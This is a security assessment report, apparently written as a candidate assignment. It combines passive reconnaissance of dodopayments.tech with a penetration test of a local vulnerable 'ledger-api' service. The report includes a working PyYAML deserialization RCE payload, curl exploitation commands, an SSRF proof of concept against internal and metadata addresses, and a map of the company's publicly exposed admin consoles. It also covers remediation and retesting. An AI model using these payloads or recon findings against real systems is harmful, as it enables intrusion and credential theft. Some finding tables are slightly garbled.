

Dodo Payments — Security Assessment

Dodo Payments — Security Assessment Report

Engagement: External reconnaissance (passive) + black-box web-application penetration test **Date:** 2026-07-29 **Author:** Security & DevOps assessment (candidate) **Classification:** Confidential

1. Executive summary

This report covers two authorized activities:

- **Part A — Passive reconnaissance** of the external attack surface of `dodopayments.tech`, using only public data (certificate-transparency logs, DNS, HTTP banners, TLS posture). **No active testing** was performed against any `dodopayments.tech` host.
- **Part B — Penetration test** of the **authorized target**: the `ledger-api` service from the starter repository, run locally. All active testing was confined to this local instance.

Part B headline: `ledger-api` is critically vulnerable. An **unauthenticated remote attacker** can achieve **remote code execution** (YAML deserialization, CVE-2019-20477) running **as root**, read **full unmasked card numbers** without authentication, and use the service as an **SSRF** pivot into internal networks. These chain into a complete compromise: **RCE → read process environment → exfiltrate the live Stripe key and database password**. For a PCI-DSS in-scope service this is the highest possible severity.

#	Finding	Severity	CVSS v3.1
F1	Unauthenticated YAML deserialization → RCE (as root)	Critical	9.8
F2	Unauthenticated full-PAN (cardholder data) disclosure	High	7.5
F3		High	8.6

#	Finding	Severity	CVSS v3.1
F4	Server-Side Request Forgery (SSRF) via /fetch Plaintext secrets in environment / manifest (enables the F1 chain)	High	7.5
F5	Container runs as root; no workload hardening	Medium	6.5
F6	Reversible “tokenisation” of PAN (unsalted SHA-256)	Medium	5.3
F7	Outdated dependencies with known CVEs	Medium	5.9
F8	Verbose error messages leak stack traces	Low	3.7

Depth over count: F1–F3 are the material risks; F4–F8 are the conditions that make them worse or are secondary hygiene issues. Every finding below is reproduced against the running target, and **retested against the hardened build** (Tasks 1–3) to prove closure.

2. Scope & rules of engagement

Passive-only target (Part A)	dodopayments.tech and subdomains — OSINT only
Active target (Part B)	local ledger-api (starter repo app/), http://localhost:9090
Explicitly out of scope	every production / other dodopayments.tech and dodopayments.com host; all third-party services
Not performed	DoS/stress, social engineering, and any active attack, fuzzing, exploitation, or automated scanning against dodopayments.tech

Part A used only certificate-transparency logs (crt.sh), DNS queries, single HTTP banner requests, and TLS handshakes — all public data. No vulnerability scanners or fuzzers were pointed at any dodopayments.tech host.

3. Part A — Reconnaissance (passive)

3.1 Method & tooling

- **Subdomains:** certificate-transparency logs via `crt.sh` (JSON API), plus `subfinder` passive sources.
- **DNS:** `dig` for A / NS / MX / TXT.
- **Live-host fingerprint:** one HTTP GET/HEAD per host (`recon/fingerprint.sh`) capturing status, Server, and `<title>` — banner grab only.
- **TLS posture:** `openssl s_client` (protocol + certificate).

3.2 Findings — attack surface inventory

112 unique subdomains were recovered from CT logs; **47 responded**. Full data in `task4-recon-pentest/recon/raw/`.

DNS / edge: apex `dodopayments.tech` is fronted by **Cloudflare** (`*.ns.cloudflare.com`, `104.18.10/11.178`). Mail is **Google Workspace**; SPF authorises Google + **Amazon SES**. Several app surfaces are on **Vercel** (customer, store, partners — returning Vercel security-checkpoint 429).

Publicly reachable operational / admin consoles (the interesting part):

Host	Tech (title)	Observation
<code>keycloak.dodopayments.tech</code>	Keycloak Admin Console (200)	IAM/SSO admin surface reachable — high-value target; confirm admin realm is locked & MFA-enforced
<code>sonarqube.dodopayments.tech</code>	SonarQube (200)	code-quality server can expose source, findings, tokens
<code>mb.dodopayments.tech</code>	Metabase (200)	BI tool; historically pre-auth RCE (CVE-2023-38646) — patch-sensitive
<code>n8n.dodopayments.tech</code>	n8n workflow automation (200)	often stores 3rd-party credentials / webhooks
<code>clickhouse-dev-v2</code> , <code>clickhouse-prod-v2</code>	ClickHouse (200)	database surfaces responding — confirm auth & not query-exposed
<code>sentry.dodopayments.tech</code>	Sentry (403 CF)	error tracking (may hold PII in events)
<code>ozone.dodopayments.tech</code>	OpenReplay (200)	session replay — can capture PII/session tokens
	various (200)	

Host	Tech (title)	Observation
codecov, chimely, squirrels, sequin, signoz, svix		broad internal-tooling footprint on public DNS
dev.dodopayments.tech	(525)	Cloudflare [?] origin TLS handshake failing — misconfiguration
internal. / live. / test.	403 “Dodo Payments”	access-controlled (good)

TLS posture (apex): certificate issued by **Google Trust Services**, valid 2026-07-13 → 2026-10-11. **TLS 1.2 and 1.3 confirmed.** (TLS 1.0/1.1 could not be conclusively tested — modern clients refuse to offer them and a LibreSSL probe produced a false positive; recommend confirming Cloudflare **minimum TLS ≥ 1.2** for PCI, via [testssl.sh/SSL Labs](https://testssl.sh/SSL-Labs).)

Security headers (app.): strong — HSTS max-age=2y; includeSubDomains; preload, X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, CSP frame-ancestors. Recommend extending CSP beyond frame-ancestors.

3.3 Attacker’s-eye risk observations

1. **Large public footprint of internal tooling.** Keycloak, SonarQube, Metabase, n8n, ClickHouse, Sentry, OpenReplay etc. are all discoverable via CT logs and resolve publicly. Each is a distinct pre-auth attack surface and a patch-management obligation. **Recommendation:** put ops/admin consoles behind SSO + IP allow-list / a private network / Cloudflare Access, and off public DNS where possible.
2. **CT logs leak the internal map.** Naming (*-dev, *-prod, infra.*) hands an attacker the environment topology for free. Unavoidable with public certs, but reinforces that each host must stand on its own auth.
3. **dev. 525** indicates an origin TLS/cert misconfiguration worth fixing (broken origin can mean an unprotected origin).
4. **Confirm Cloudflare min-TLS** and that origins aren’t reachable directly (origin-IP exposure would bypass the WAF).

4. Part B — Penetration test (authorized local target)

Methodology: black-box, mapped to the **OWASP Top 10**. Each finding was proven against the running instance (<http://localhost:9090>); requests/responses are in [task4-recon-pentest/pentest/evidence/](#).

4.0 Coverage & negative results (what was tested and found N/A)

Disciplined scope means reporting what was *ruled out*, not just what was found:

OWASP class	Result
SQL Injection	Not applicable. The app has no database or SQL layer — <code>/transactions</code> returns a hard-coded in-memory Python list (LEDGER). No query is constructed from input, so there is no SQLi sink to exploit. Tested <code>/tokenize</code> , <code>/import</code> , <code>/fetch</code> inputs; none reach a SQL engine.
XSS (reflected/stored)	Not applicable. All responses are <code>application/json</code> via <code>jsonify</code> (no HTML rendering, no template reflection of user input into a browser context). <code>/import</code> echoes parsed YAML as a JSON string, not HTML. No XSS sink.
XXE	Not applicable — input is YAML/JSON, no XML parser.
Broken access control / IDOR	Present — see F2: every endpoint is unauthenticated; <code>/transactions</code> exposes all records with no per-subject scoping.
Injection (code/deserialization)	Present — see F1 (YAML → RCE).
SSRF / misconfig / secrets / auth	Present — F3 / F5,F8 / F4 / F1,F2.

Reporting these as N/A (rather than padding the finding count) reflects the brief’s “false positives cost you” guidance.

F1 — Unauthenticated YAML deserialization → RCE (as root) · CRITICAL

- **OWASP:** A08 Software & Data Integrity Failures (insecure deserialization)
- **CVSS v3.1:** 9.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Endpoint:** `POST /import`
- **Root cause:** `yaml.load(request.data)` with PyYAML 5.1. The default loader (`FullLoader`) is vulnerable to **CVE-2019-20477**: a `python/object/new:type + extend=exec` gadget executes arbitrary Python.

Proof of concept

```
# POST /import (Content-Type: application/x-yaml)
!!python/object/new:type
args:
  - "z"
  - !!python/tuple []
  - extend: !!python/name:exec
listitems: "__import__('os').system('id; env > /tmp/loot.txt')"
```

```
$ curl -X POST -H 'Content-Type: application/x-yaml' --data-binary
@rce.yaml http://localhost:9090/import
HTTP/1.1 200
$ docker exec target id
uid=0(root) gid=0(root) groups=0(root)          # <-- code ran, as
ROOT
```

- **Impact:** full remote code execution as root in the payments service — complete confidentiality/integrity/availability loss.
 - **Remediation:** use `yaml.safe_load()` (never `yaml.load` without `SafeLoader`); upgrade PyYAML ≥ 6.0 ; validate/whitelist the accepted schema; run the container as non-root with a read-only filesystem so a residual bug is contained. **(Fixed in app/ — see retest.)**
-

F2 — Unauthenticated full-PAN (cardholder data) disclosure · HIGH

- **OWASP:** A01 Broken Access Control / A02 Cryptographic Failures (data at rest exposure)
- **CVSS v3.1:** 7.5 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- **Endpoint:** GET /transactions (no authentication)

Proof of concept

```
$ curl http://localhost:9090/transactions
{"transactions": [{"id": "txn_1001", "pan": "4242424242424242", ...},
                  {"id": "txn_1002", "pan": "5555555555554444", ...}]}
```

Full 16-digit PANs are returned to any anonymous caller.

- **Impact:** direct exposure of cardholder data — a PCI-DSS Req 3.3/3.4 violation (PAN must be masked to first6/last4 and access-restricted).
 - **Remediation:** require authentication/authorization on every endpoint; never return full PAN — mask to first6/last4; store only tokens. **(Fixed in app/ : / transactions now 401 without a bearer token and returns 424242*****4242 with one — see retest.)**
-

F3 — Server-Side Request Forgery (SSRF) · HIGH

- **OWASP:** A10 SSRF
- **CVSS v3.1:** 8.6 — AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
- **Endpoint:** GET /fetch?url= — user URL passed straight to `requests.get`.

Proof of concept — reading an internal-only service the internet can't reach:

```
$ curl "http://localhost:9090/fetch?url=http://192.168.215.3/"
{"status_code":200,
  "body":"INTERNAL-ONLY SERVICE – cardholder admin panel, not
internet-facing"}
```

Arbitrary http(s) targets are fetched with no scheme/host validation: internal services, link-local 169.254.169.254 cloud metadata, and loopback are all reachable through the app.

- **Impact:** pivot into internal networks, read internal services, and (in a cloud deployment) steal instance-metadata IAM credentials.
 - **Remediation:** allow-list destinations; reject non-http(s) schemes; resolve the host and refuse private/link-local/loopback ranges; disable redirects. Defence-in-depth: an **egress NetworkPolicy** so the pod cannot route to those ranges regardless of app logic. **(Fixed in app/ + Task 3 egress policy — see retest.)**
-

F4 — Plaintext secrets in environment & manifest · HIGH

- **OWASP:** A05 Security Misconfiguration / A02
- **CVSS v3.1: 7.5** — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (in the F1 chain)
- **Detail:** the starter deploy/deployment.yaml hard-codes STRIPE_API_KEY=sk_live_... and DB_PASSWORD=P@ssw0rd123; the app reads them from the environment. Combined with F1, the secrets are trivially exfiltrated.

Chained PoC (F1 → F4) — the RCE command dumps the environment:

```
STRIPE_API_KEY=sk_live_[REDACTED-FAKE-POC-KEY]
DB_PASSWORD=Sup3rS3cretDBpass!
```

- **Impact:** compromise of the live payment-processor key and database credentials — fraud, data theft, lateral movement.
 - **Remediation:** no secrets in git or plaintext env; use Sealed Secrets / External Secrets; rotate the exposed keys immediately. **(Fixed in Task 1: Sealed Secrets; gitLeaks gate in Task 2 blocks re-commit.)**
-

F5 — Container runs as root, no workload hardening · MEDIUM

- **CVSS v3.1: 6.5** — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
- The image runs as uid 0, writable filesystem, all capabilities — so F1's RCE is *root* with a full toolkit, maximising blast radius.
- **Remediation:** non-root UID, readOnlyRootFilesystem, drop ALL caps, seccomp RuntimeDefault. **(Fixed in Task 1 + Kyverno/PSS enforce it.)**

F6 — Reversible tokenisation of PAN · MEDIUM

- **CVSS v3.1: 5.3** — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

- `token = sha256(pan)[:24]` — unsalted, and `/tokenize` also returns last4. SHA-256 is fast and the PAN keyspace is tiny (BIN + Luhn $\Rightarrow \sim 10^{11}$ candidates), so an attacker with a token can **brute-force the original PAN offline**. A “token” must be irreversible (PCI Req 3.4/tokenisation).
- **Remediation:** use a keyed HMAC / random-mapped vault token, not a bare hash. (Fixed in app/: salted via a secret `TOKEN_SALT`; a real system would use a random token vault.)


F7 — Outdated dependencies with known CVEs · MEDIUM

- **CVSS v3.1: 5.9** (representative)
- Flask 0.12.2, Werkzeug 0.14.1, PyYAML 5.1, requests 2.19.1, Jinja2 2.10 on python:3.6 (EOL). Trivy: **3 CRITICAL + 9 HIGH** incl. PyYAML **CVE-2019-20477** (the F1 RCE), Jinja2 sandbox escape (CVE-2019-10906), Werkzeug path traversal. Evidence: task2-cicd-supply-chain/scan-evidence/trivy-original-FAIL.txt.
- **Remediation:** upgrade to maintained versions; enforce a CVE gate in CI. (Fixed in app/: 0 fixable CRITICAL/HIGH; Task 2 Trivy gate blocks regressions.)

F8 — Verbose error messages leak internals · LOW

- **CVSS v3.1: 3.7**
- Malformed input returns framework stack traces / 500 debug pages, disclosing library versions and code paths (aids exploit development).
- **Remediation:** generic error responses; disable debug; structured logging. (Fixed in app/: `/import` returns `{"error": "invalid yaml"}` with no trace.)

5. Attack chain (bonus)



A single unauthenticated request escalates to complete compromise. Independently, `GET /transactions` (F2) already leaks cardholder data, and `/fetch` (F3) gives an internal foothold — three unauthenticated paths to sensitive data.

6. Retest — findings closed by the hardened build (bonus)

Identical PoCs replayed against app/ (evidence: pentest/evidence/retest-hardened.txt):

Finding	Original	Hardened (app/)	Status
F1 RCE	id runs as root	{"error":"invalid yaml"}, no execution (safe_load)	✓ Closed
F2 PAN	full PAN, no auth	401 without token; 424242*****4242 with token	✓ Closed
F3 SSRF	internal fetched	"refusing to fetch a non-public address"	✓ Closed
F4 secrets	in env/git	Sealed Secrets; gitLeaks gate	✓ Closed
F7 CVEs	12 CRIT/HIGH	0 fixable CRIT/HIGH	✓ Closed

7. Mapping findings → defensive controls (Tasks 1–3) (bonus)

Finding	Control that stops it	Where
F1 RCE	safe_load; read-only rootfs + non-root + drop-ALL-caps contain any residual RCE; Semgrep insecure-deserialization gate blocks re-introduction	T1 securityContext, T2 SAST
F2 PAN	app auth + PAN masking; identity-based authz at the mesh	T1 app, T3 AuthorizationPolicy
F3 SSRF	app host-validation and egress NetworkPolicy (SSRF blast-radius = 0, proven)	T1 app, T3 NetworkPolicy
F4 secrets	Sealed Secrets (no plaintext in git); gitLeaks hard-block	T1, T2
F5 root	Kyverno disallow-run-as-root + PSS restricted reject the pod at admission	T1
F6 token	salted/secret-derived tokens; secret via Sealed Secret	T1
F7 CVEs	Trivy CVE gate (fixable CRIT/HIGH hard-block)	T2
all images	cosign keyless signature required at admission	T1 Kyverno, T2 signing

Defence-in-depth is the theme: even if one control fails, another catches the finding — e.g. F1 is prevented in code, blocked from re-entering CI by SAST, and *contained* at runtime by the securityContext if it ever recurred.

8. Prioritised remediation

1. **Immediately:** rotate the exposed `sk_live_...` Stripe key + DB password (F4); replace `yaml.load` with `safe_load` and upgrade PyYAML (F1).
2. **This week:** authN/Z on all endpoints + PAN masking (F2); SSRF allow-list + egress policy (F3); run non-root, read-only, dropped caps (F5).
3. **Hygiene:** dependency upgrades + CI CVE gate (F7); irreversible tokenisation (F6); generic error handling (F8).
4. **Platform:** adopt the Task 1–3 controls (admission guardrails, signed images, mTLS + default-deny authz, NetworkPolicy) so these classes of bug are prevented, gated, and contained by default.